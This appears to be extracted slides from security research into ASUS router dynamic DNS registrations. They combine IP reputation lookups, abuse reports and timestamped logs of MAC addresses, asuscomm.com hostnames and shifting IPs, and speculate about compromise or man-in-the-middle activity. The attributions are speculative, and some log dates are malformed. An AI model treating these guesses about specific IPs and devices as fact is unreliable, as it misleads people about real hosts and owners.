


Number of IPs that is registered with 10+ domains



Example) 201.163.114.46

This IP address always had multiple devices registered



Example) 201.163.114.46

Could be waiting for access from multiple devices as a proxy

Proxy Detection Test for 201.163.114.46

Alestra, S. de R.L. de C.V. - Reynosa, Tamaulipas, MX
IP Reputation Lookup - View Risk & Abuse Reports

201.163.114.46 (static-201-163-114-46.alestra.net.mx) is an IP address located in Reynosa, Tamaulipas, MX that is assigned to Alestra, S. de R.L. de C.V. (ASN: 11172). As this IP address is located in Reynosa, it follows the "America/Matamoros" timezone. The IP Reputation for 201.163.114.46 is rated as high risk and frequently allows IP tunneling for malicious behavior.

This IP address (201.163.114.46) is a proxy connection and is associated with recent SPAM blacklist activity or abusive behavior. IPQS proxy detection scoring has identified 201.163.114.46 as a VPN connection. IPQS fraud scoring algorithms have rated this IP address as high risk, scoring 99 out of 100. Users or transactions originating from this IP address should be treated with caution. This decision is based on high confidence due to recent abuse from this connection.

IP Address Lookup Details for 201.163.114.46

IP Address	201.163.114.46
Country	MX 🇲🇽
Fraud Score	99 - High Risk
IP Reputation	
Mail SPAM Block List	
Proxy/VPN Detection	
Bot Activity	
Abuse Velocity New	
City	Reynosa
Region	Tamaulipas
Hostname	static-201-163-114-46.alestra.net.mx
ISP	Alestra, S. de R.L. de C.V.
ASN	AS11172 Alestra, S. de R.L. de C.V.
Organization	Alestra, S. de R.L. de C.V.
Time Zone	America/Matamoros
Latitude	25.81259918
Longitude	-98.37509918
CIDR IP Address Subnet	201.163.114.0/24

[Report False Positive](#) — OR — [Register Your IP Address](#)

[Create a free account](#) to access more lookup details with greater accuracy.

201.163.114.46 Risk Summary

High Risk - It is likely this IP address will be used for fraudulent behavior and malicious activity based on recent actions by this IP address. IPQS has recently detected abusive behavior from this connection.

Fraud Score

99

Alestra, S. de R.L. de C.V.
Reynosa, MX

Problems With Bots?

Filter & detect bots in real-time. IPQS detects non-human traffic, spoofed devices, and automated programs that exhibit bot behavior. Easily deploy [bot detection](#) on your site to instantly prevent abusive behavior.

Block Fake Accounts & Low Quality Users

Score user data in real-time with [Fraud Fusion™](#) to prevent fake accounts and even detect duplicate accounts. Perform next-level IP reputation scoring on a transaction or user's entire profile including the email, phone number, physical address, and similar data. This feature collects high risk user data from the Internet's most popular sites.

Mitigate Proxies, Bots, & Click Fraud

IPQS [proxy detection technology](#) intelligently analyzes IP address details to produce IP Fraud Scores that accurately detect proxies, VPNs, and other types of high-risk connections. [Intelligent click fraud detection](#) enforces real-time fraud prevention to the moment of the click.

Implement

Bring IPQS fraud scoring technology directly to your platform. view IP address details on your site's backend and instantly score clicks, users, and transactions to detect fraud. Take advantage of our [free fraud prevention](#) plans that provide 5,000 lookups per month for proxy detection, email verification, user scoring, and other tools.

201.163.114.46 was found in our database!

This IP was reported 414 times. Confidence of Abuse is 48%: ?

48%

ISP	Alestra S. de R.L. de C.V.
Usage Type	Fixed Line ISP
Hostname(s)	static-201-163-114-46.alestra.net.mx
Domain Name	alestra.com.mx
Country	🇲🇽 Mexico
City	Ciudad Nezahualcoyotl, Mexico

IP info including ISP, Usage Type, and Location provided by IP2Location. Updated monthly.

[REPORT 201.163.114.46](#)

[WHOIS 201.163.114.46](#)

IP Abuse Reports for 201.163.114.46:

This IP address has been reported a total of 414 times from 34 distinct sources. 201.163.114.46 was first reported on September 24th 2022, and the most recent report was 1 day ago.




Recent Reports: We have received reports of abusive activity from this IP address within the last week. It is potentially still actively engaged in abusive activities.

Reporter	IoA Timestamp	Comment	Categories
urnixfgbez	2023-11-04 23:45:00 (1 day ago)	Last 24 Hours suspicious: (DPT=445 DPT=3389 DPT=22 DPT=135 DPT=5900 DPT=1433)	Port Scan
IP Analyzer	2023-11-02 01:31:26 (4 days ago)	Unauthorized connection attempt from IP address 201.163.114.46 on Port 445(SMB)	Port Scan
		<input type="checkbox"/> Honeypot: connected to port 445 by 201.163.114.46: port 64899	Port Scan
		tscanM	Port Scan
urnixfgbez	2023-10-26 22:45:00 (1 week ago)	Last 24 Hours suspicious: (DPT=445 DPT=3389 DPT=22 DPT=135 DPT=5900 DPT=1433)	Port Scan

8443/tcp on this IP is restricted

Number of IPs that is registered with 10+ domains (only EU)



Sweden 194.14.207.37

194.14.207.37 was found in our database!

This IP was reported 7 times. Confidence of Abuse is 17%: ?

17%

ISP	Resilans AB
Usage Type	Data Center/Web Hosting/Transit
Hostname(s)	connectivity-01.inleed.net
Domain Name	resilans.se
Country	Sweden
City	Stockholm, Stockholms lan

IP info including ISP, Usage Type, and Location provided by IP2Location. Updated monthly.

[REPORT 194.14.207.37](#) [WHOIS 194.14.207.37](#)



Design and Development tips in your inbox.
Every weekday.

ADS VIA CARBON

IP2Proxy Proxy Detection Result

Source: [IP2Proxy PX11](#) (The latest update)

IP Address	194.14.207.37
Proxy Type	VPN [click here for details]
Country Code	SE
Country Name	Sweden

IP Abuse Reports for 194.14.207.37:

This IP address has been reported a total of 7 times from 5 distinct sources. 194.14.207.37 was first reported on May 10th 2023, and the most recent report was **1 day ago**.



Recent Reports: We have received reports of abusive activity from this IP address within the last week. It is potentially still actively engaged in abusive activities.

Reporter	IoA Timestamp	Comment	Categories
MAGIC	2023-11-11 12:04:11 (1 day ago)	VM1 Bad user agents ignoring web crawling rules. Draining bandwidth	DDoS Attack Bad Web Bot
MAGIC	2023-10-05 03:00:10 (1 month ago)	VM2 Bad user agents ignoring web crawling rules. Draining bandwidth	DDoS Attack Bad Web Bot
MAGIC	2023-10-04 02:00:18 (1 month ago)	VM1 Bad user agents ignoring web crawling rules. Draining bandwidth	DDoS Attack Bad Web Bot
Anonymous	2023-10-03 17:38:15 (1 month ago)		Web Spam Email Spam Blog Spam Bad Web Bot Web App Attack
oncord	2023-09-30 15:11:26 (1 month ago)	Form spam	Web Spam

- Data Center / VPS
- VPN service detected
- Crawler/DDoS client running

Possible Compromise (or misuse)

1. IP address alternates but both of them are accessible via 8443/tcp (WebUI)
2. Multiple domains for one IP address
- 3. IP address is not of residential ISP**
4. U.S. DoD's address
5. It's not ASUS router

IP Address changed to that of VPS providers

- **More than 1,500 domains change to VPS IPs**
- Company, AS Number
 - Google, 15169/19527/36384/36492/396982
 - Amazon, 7224/14618/16509/62785
 - Microsoft, 3598/8069/8070/8075
 - Alibaba, 45102
 - Oracle
 - etc

MITM attack in the wild?

Suspicious IP address fluctuations

Normal behavior -> VPS(waiting for MITM by attacker?) -> return normal

```

2023/05/19 05:59:08,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.71,Nigeria,37004
2023/05/23 03:14:03,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,81.22.184.8,Hungary,59869
2023/05/24 14:01:27,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.69,Nigeria,37004
2023/05/24 03:12:09,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.69,Nigeria,37004
2023/05/24 14:09:07,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.69,Nigeria,37004
2023/05/25 02:50:12,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.71,Nigeria,37004
2023/05/25 13:41:45,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.71,Nigeria,37004
2023/05/26 02:26:31,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.71,Nigeria,37004
2023/05/26 14:07:57,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.67,Nigeria,37004
2023/05/27 08:13:28,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.67,Nigeria,37004
2023/05/28 08:21:28,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.71,Nigeria,37004
2023/05/29 01:58:02,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.71,Nigeria,37004
2023/05/29 13:25:58,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.71,Nigeria,37004
2023/05/30 02:19:59,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,44.75.53.150,United States,7377
2023/05/30 13:53:46,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,44.75.53.150,United States,7377
2023/05/31 02:45:41,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.66,Nigeria,37004
2023/05/31 17:40:44,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.67,Nigeria,37004
2023/06/01 04:34:43,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.67,Nigeria,37004
2023/06/01 17:43:29,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.69,Nigeria,37004
2023/06/02 06:08:56,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.69,Nigeria,37004
2023/06/02 18:17:41,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.69,Nigeria,37004
2023/06/03 13:28:55,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.69,Nigeria,37004
2023/06/04 12:52:48,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.69,Nigeria,37004
2023/06/05 07:20:49,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.67,Nigeria,37004
2023/06/05 19:24:20,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,116.157.166.77,China,
2023/06/06 18:34:46,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.78,Nigeria,37004
2023/06/07 05:11:47,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.78,Nigeria,37004
2023/06/07 18:28:02,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.78,Nigeria,37004
2023/06/08 18:40:27,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.78,Nigeria,37004
2023/06/09 06:57:32,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.78,Nigeria,37004
2023/06/09 18:45:50,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.74,Nigeria,37004
2023/06/10 13:02:35,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.69,Nigeria,37004
2023/06/11 12:59:55,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.74,Nigeria,37004
2023/06/12 07:01:07,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.67,Nigeria,37004
2023/06/12 19:22:39,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.75,Nigeria,37004
2023/06/13 08:24:56,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.77,Nigeria,37004
2023/06/13 20:34:19,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.77,Nigeria,37004
2023/06/14 08:18:25,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.77,Nigeria,37004
2023/06/14 18:51:18,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.77,Nigeria,37004
2023/06/15 05:43:52,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.77,Nigeria,37004

```

Jupinet Kft, Hungary

UC San Diego

China Unicom

```

2023/06/19 16:11:28,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.70,Nigeria,37004
2023/06/20 03:07:17,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,114.31.90.154,Japan,10021
2023/06/20 15:28:49,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,4.245.227.65,Ireland,8075
2023/06/21 02:58:14,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,4.245.227.65,Ireland,8075
2023/06/21 15:56:12,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.75,Nigeria,37004
2023/06/22 03:47:29,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.75,Nigeria,37004
2023/06/22 15:07:34,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.75,Nigeria,37004
2023/06/23 02:47:12,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.75,Nigeria,37004
2023/06/23 16:44:00,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.67,Nigeria,37004
2023/06/24 08:35:37,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.72,Nigeria,37004
2023/06/25 07:58:33,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.77,Nigeria,37004
2023/06/26 02:10:35,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.74,Nigeria,37004
2023/06/26 14:09:55,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.71,Nigeria,37004
2023/06/27 03:30:56,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.71,Nigeria,37004
2023/06/27 14:38:00,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.71,Nigeria,37004
2023/06/28 02:58:24,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.71,Nigeria,37004
2023/06/28 15:14:41,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.71,Nigeria,37004
2023/06/29 02:51:34,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.71,Nigeria,37004
2023/06/29 15:14:32,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.71,Nigeria,37004
2023/06/30 03:25:54,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.71,Nigeria,37004
2023/06/30 15:04:26,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.71,Nigeria,37004
2023/07/00 14:57:00,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.69,Nigeria,37004
2023/07/00 03:15:33,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.69,Nigeria,37004
2023/07/07 15:33:07,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.75,Nigeria,37004
2023/07/08 09:36:32,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.72,Nigeria,37004
2023/07/09 09:22:36,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.78,Nigeria,37004
2023/07/10 03:23:44,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.78,Nigeria,37004
2023/07/10 15:11:36,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.75,Nigeria,37004
2023/07/11 03:38:58,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.68,Nigeria,37004
2023/07/11 16:12:22,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.78,Nigeria,37004
2023/07/12 03:40:06,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.73,Nigeria,37004

```

AzureCloud

Victim's router is in Nigeria (Residential ISP)

Public DNS IPs

- Maybe innocuous, maybe not
- Someone else is testing like us 😊

```
> nslookup a697445c41d16c32c0a7aa28b8a6f0967.asuscomm.com 9.9.9.9
Server:          9.9.9.9
Address:         9.9.9.9#53

Non-authoritative answer:
Name:   a697445c41d16c32c0a7aa28b8a6f0967.asuscomm.com
Address: 8.8.8.8
```

Possible Compromise (or misuse)

1. IP address alternates but both of them are accessible via 8443/tcp (WebUI)
2. Multiple domains for one IP address
3. IP address is not of residential ISP
- 4. U.S. DoD's address**
5. It's not ASUS router

Maybe DoD agent is traveling around the world 😊

12 days

2023/05/10	16:48:19, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 82.40.2.226, United Kingdom, 5089
2023/05/18	13:12:31, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 82.40.2.226, United Kingdom, 5089
2023/05/18	21:59:43, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 82.40.2.226, United Kingdom, 5089
2023/05/19	05:27:21, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 82.40.2.226, United Kingdom, 5089
2023/05/19	22:11:12, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 82.40.2.226, United Kingdom, 5089
2023/05/20	23:08:47, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 82.40.2.226, United Kingdom, 5089
2023/05/21	21:17:12, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 82.40.2.226, United Kingdom, 5089
2023/05/21	21:38:50, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 82.40.2.226, United Kingdom, 5089
2023/05/22	09:45:43, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 22.199.220.61, United States, 749
2023/05/22	22:52:27, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 22.199.220.61, United States, 749
2023/05/23	09:35:00, 04421AA4D690, a4c32cc107bd8a26ae1f734c50f0cb2, asuscomm.com, 22.199.220.61, United States, 749
